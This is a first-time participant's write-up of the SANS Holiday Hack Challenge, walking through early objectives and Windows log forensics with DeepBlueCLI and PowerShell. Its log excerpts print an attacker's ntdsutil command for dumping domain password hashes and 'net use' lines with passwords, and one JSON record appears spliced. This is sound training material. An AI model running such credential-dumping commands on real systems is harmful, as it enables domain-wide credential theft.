


Challenge Developed By

Sponsored Hosting Services

Thank you

I've been in Information Technology for almost 9 years professionally and Information Security for the last 4, but i've been working with, on and in computers my whole life. So I mean this genuinely, this challenge has helped me grow and learn and has pushed me in ways that traditional learning methods never have. So Thank You, seriously. This challenge has been really awesome and I cannot wait for the next one!

First Ever CTF
First Ever Holiday Hack Challenge

Ho ho ho and welcome to my very first ever SANS Holiday Hack Challenge write-up! That's right this is the very first time I have participated in a Holiday Hack Challenge and to be honest, this is the first Capture the Flag I have participated ever in my life. I haven't even had the privilege yet to attend a SANS event. Although I hope to change that soon. That might sound crazy but it's true. I never really thought that I would get much out of a CTF so I didn't bother to take the time to try one. Well after the last 2 weeks I have realized I have never been more wrong.

Spencer Alessi
Information Security Practitioner
Lover of video games, winter, waffles & outdoor photography.
👨‍💻🎮❄📷 LinkedIn * Blog

Spencer Alessi

Holiday Hack 101

Objectives

These are the main challenges you need to solve. There are 12 of them, although when you start out you will only see the first few. Complete challenges and objectives to unlock the remaining objectives. Solve all of the objectives before KringleCon ends! They range in difficulty and are anywhere from simply talking to Santa or finding the turtle doves to reverse engineering an .exe and the crypto used to protect a file and using sql injection to find mysterious scraps of paper that contain hints to who is trying to disrupt christmas and why!

Challenges

These challenges are designed to test you just as much as the objectives do. Some of these challenges are on a terminal and others allow you to use your hacking skills to beat the Holiday Hack Trail. After completing these challenges you unlock more hints! The elves who are next to the terminals provide hints for other challenges. Talk to the elve first to unlock any hints or useful information then work on the challenge. When you solve a challenge, talk to the elve again and you will unlock an additional hint towards other challenges.

Hints

When you receive a hint from an elve you will notice that many times there is a link to an article, a blog post, a wikipedia article or something like that added to your badge. Click on your badge, then click Hints to access them. These will definitely help you solve challenges, so you would be wise to check these out when you unlock them.

Talks

Part of this event is a con so naturally you would want to check out the talks! Of course, they will also provide you hints towards solving the challenges. But make no mistake these talks will inform you or teach you about a particular subject first. The hints are subtle so watch them from start to finish.

Narrative

Be sure to talk to all the elves, Santa and any other NPC you may encounter on your journey. Not only will they provide hints, challenges or objectives, but talking to elves will unlock another piece of the story of KringleCon!

Spencer Alessi

Table of Contents

Spencer Alessi

The First Challenge

Difficulty: 1 / 5 Trees
When you first register and login you will see Santa in the middle of the train station. If you walk a bit to the right you will see an elve named Bushy Evergreen. He's an odd fella with a long white beard, blue hat and green suspenders. Click on him to unlock your first hint, ed Editor Basics.

Solving this challenge unlocks Objective #3 Windows Log Analysis: Evaluate Attack Outcome

Challenge
This one is simple. Just exit Ed to pass this challenge. Here's what Bushy has to say:

Hi, I'm Bushy Evergreen. Welcome to Elf U! I'm glad you're here. I'm the target of a terrible trick. Pepper Minstix is at it again, sticking me in a text editor. Pepper is forcing me to learn ed. Even the hint is ugly. Why can't I just use Gedit? Please help me just quit the grinchy thing.


Answer
Type `wq` then press enter

Hints Unlocked
After you complete this challenge Bushy Evergreen provides two hints towards solving objective #3 Windows Log Analysis: Evaluate Attack Outcome.

Hint 1 - Deep Blue CLI Posting: Eric Conrad on DeepBlueCLI
Hint 2 - Deep Blue CLI on Github: Github page for DeepBlueCLI

Solution
Upon launching the terminal you are greeted with a blank screen and a message from Bushy. It reads:

```
Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen
```



If you read through the hint, which was the Ed man page, you will notice the last bullet point in the advice section at the top is: *When done editing, give the command "w", then "q".* So, back on the terminal, type `wq` then press enter.

Spencer Alessi

Spencer Alessi

Objectives

0) Talk to Santa in the Quad

Difficulty: 0 / 5 Trees

Enter the campus quad and talk to Santa.

Now walk past Santa, click the black area directly behind and above him to enter the quad. You will notice, as you walk to the north you will see Santa again! Click on him and you will unlock objectives 2,4 and 5 and get some additional information to help you complete the objectives and terminal challenges. Here is what Santa has to say:

This is a little embarrassing, but I need your help. Our KringleCon turtle dove mascots are missing! They probably just wandered off. Can you please help find them?

To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge. Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap! We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.

After you find the Turtle Doves and complete objectives 2-5, please come back and let me know. Not sure where to start? Try hopping around campus and talking to some elves. If you help my elves with some quicker problems, they'll probably remember hints for the objectives.

Spencer Alessi

1) Find the Turtle Doves

Difficulty: 0 / 5 Trees

Find the missing turtle doves.

Solution

Follow the path north and enter the Student Union. Once in the Student Union go North West and head to the fireplace. The turtle doves are sitting on the left side of the fireplace, which by the way, what an awesome fireplace.

Sidebar: That's really cool how they did that fire. Looks like it's just an animated gif. And that's pronounced GIF with a hard g, it's not peanut butter. Can't believe people still call it "Jif." [1] *If you pronounce it as "JIF" you're wrong and here's why: http://howtoreallypronouncegif.com/.*

[1] Of course I am trolling and I mean it only in good fun :O)


2) Unredact Threatening Document

Difficulty: 1 / 5 Trees

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Answer
DEMAND

Solution
Walk out of the west door of the Student Union. Walk west following the path all the way to the corner of the quad. There you will find, on the ground, the threatening letter.




Click on the letter and it will open up the document which looks like this

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Attention All Elf University Personnel,




If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Remember, our job is to figure out what the first word in ALL CAPS in the subject line of the letter is.

To see the “confidential” material copy the entire document and paste it into your favorite text editor.



As you can see in the subject, the first word in all caps is **DEMAND**.

Enter the word **DEMAND** in the answer box for objective #2 and click submit to complete this objective.

Clearly the author of this letter is surely a scrooge! Bah humbug.

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty: 1 / 5 Trees

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

Answer
supatree

Hints
To solve this objective, check out these two hints:

Hint 1 - Eric Conrad on DeepBlueCLI
Hint 2 - Github page for DeepBlueCLI

Solution
Download the event log data and the DeepBlueCLI tool. Alternatively, if you're comfortable with git, clone the git repo https://github.com/sans-blue-team/DeepBlueCLI.git.

Now extract the Security.evtx file from the zip file you downloaded and do the same for the DeepBlueCLI tool.

To process the Security.evtx file run `.\DeepBlue.ps1 .\evtx\new-user-security.evtx` in your powershell terminal. Once the command completes you will see a big list of security events.There is actually only two unique event IDs. Here's what they mean

4648: A logon was attempted using explicit credentials
4672: Special privileges assigned to new logon

When scrolling through the output you will see a bunch of 4648 events and the account names where a logon was attempted. DeepBlueCLI makes it pretty easy to spot these password spray attacks. Scroll down a bit further from the top and eventually you will get to a couple 4672 events.

On 8/23/2019 at 8:00:20 PM there were multiple logins for an account called: **pminstix**. However if you recall from the first terminal challenge in the train station, we can assume that Pepper Minstix is one of the "good guys."

```
Date    : 8/23/2019 8:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
```

There is one more event on 8/23/2019 at 8:00:20 PM and that is: **supatree**. This is the the user account that the attacker compromised using a password spray attack.

```
Date    : 8/23/2019 8:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
```

Further evidence of this is that all other accounts had a total of **77** logon failures. The account supatree only had a total of **76** logon failures. That's because on the 77th time, the attacker was successful.

```
Date    : 8/23/2019 8:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: supatree
          Total logon failures: 76
```

Enter **supatree** into the answer box on objective #3 to complete the objective!

4) Windows Log Analysis: Determine Attacker Technique

Difficulty: 1 / 5 Trees

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Answer
Ntdsutil

The specific command used was
`ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q`


Hint
The first time you talk to SugarPlum Mary in Hermey Hall you will not unlock a hint for completing this objective. Upon locating SugarPlum Mary in Hermey Hall, which is due west from the Quad, you will notice there is a terminal challenge. Solve the terminal challenge called Linux Path and you will unlock yourself a hint to help you complete objective #4.

Solution
There are many ways to tackle this. You could open up the json file, it's not very large, and comb through it manually. Or you could use a scripting language to search for keywords like lsass. I am very comfortable with parsing files with PowerShell so that's what I am going to use to describe my solution.


Download the normalized sysmong log and extract it. Open up a powershell terminal and navigate to your sysmon-data.json file.

Now enter the command `Get-Content .\sysmon-data.json | Select-String "lsass.exe" -Context 5`

What this command does is gets the contents of the sysmon file, searches for the string "lsass.exe" and returns the line it found the search string on AND 5 lines above and 5 lines below that line. Here is what you will see:



Now we can see a PID and a PPID. That is Process ID (PID) and Parent Process ID (PPID). I'm going to alter my search query slightly to look for other entries using that PID. Here's the command and output. `Get-Content .\sysmon-data.json | Select-String "3440"`



Ok great, we see a bunch of results here. Now let's expand our search using -Context. Here's what that looks like: `Get-Content .\sysmon-data.json | Select-String "3440" -Context 10`

Awesome, now we have a bunch of entries to look through. Looks like there is some rally shady stuff going on here.

Spencer Alessi


```
        "command_line": "net  use \\\\127.0.0.1\\IPC$ /user:ELFU\\mstripysleigh Drowssap1  ",
        "event_type": "process",
        "logon_id": 999,
        "parent_process_name": "cmd.exe",
        "parent_process_path": "C:\\Windows\\SysWOW64\\cmd.exe",
        "pid": 3904,
        "ppid": 1072,
        "process_name": "net.exe",
        "process_path": "C:\\Windows\\SysWOW64\\net.exe",
        "subtype": "create",
>       "timestamp": 132186397073440000,
        "unique_pid": "{7431d376-de5b-5dd3-0000-00105d9a2800}",
        "unique_ppid": "{7431d376-de52-5dd3-0000-0010dea72600}",
        "user": "NT AUTHORITY\\SYSTEM",
        "user_domain": "NT AUTHORITY",
        "user_name": "SYSTEM"
    },
    {
        "command_line": "net  use \\\\127.0.0.1\\IPC$ /user:ELFU\\pbrandyberry Drowssap1  ",
        "event_type": "process",
        "logon_id": 999,
        "command_line": "net  use \\\\127.0.0.1\\IPC$ /user:ELFU\\Administrator Calcul4t0r  ",
        "event_type": "process",
        "logon_id": 999,
        "parent_process_name": "cmd.exe",
        "parent_process_path": "C:\\Windows\\SysWOW64\\cmd.exe",
        "pid": 3116,
        "ppid": 1072,
        "process_name": "net.exe",
        "process_path": "C:\\Windows\\SysWOW64\\net.exe",
        "subtype": "create",
>       "timestamp": 132186397093440000,
        "unique_pid": "{7431d376-de5d-5dd3-0000-0010ccdc2900}",
        "unique_ppid": "{7431d376-de52-5dd3-0000-0010dea72600}",
        "user": "NT AUTHORITY\\SYSTEM",
        "user_domain": "NT AUTHORITY",
        "user_name": "SYSTEM"
    },
```


Let's say for argument's sake this is too much to look through manually and we want to further refine our query.

Thinking back on the hint, we are trying to identify the tool the attacker used to retrieve domain password hashes **from the lsass.exe process**. Well, lets change our query just slightly. Here is what I will use: `Get-Content .\sysmon-data.json | Select-String '"ppid": 3440'`

Eureka! We get 1 result.


```
"ppid": 3440,
```


Let's expand it and see what's going on here with this command `Get-Content .\sysmon-data.json | Select-String -pattern '"*pid": 3440' -Context 10`

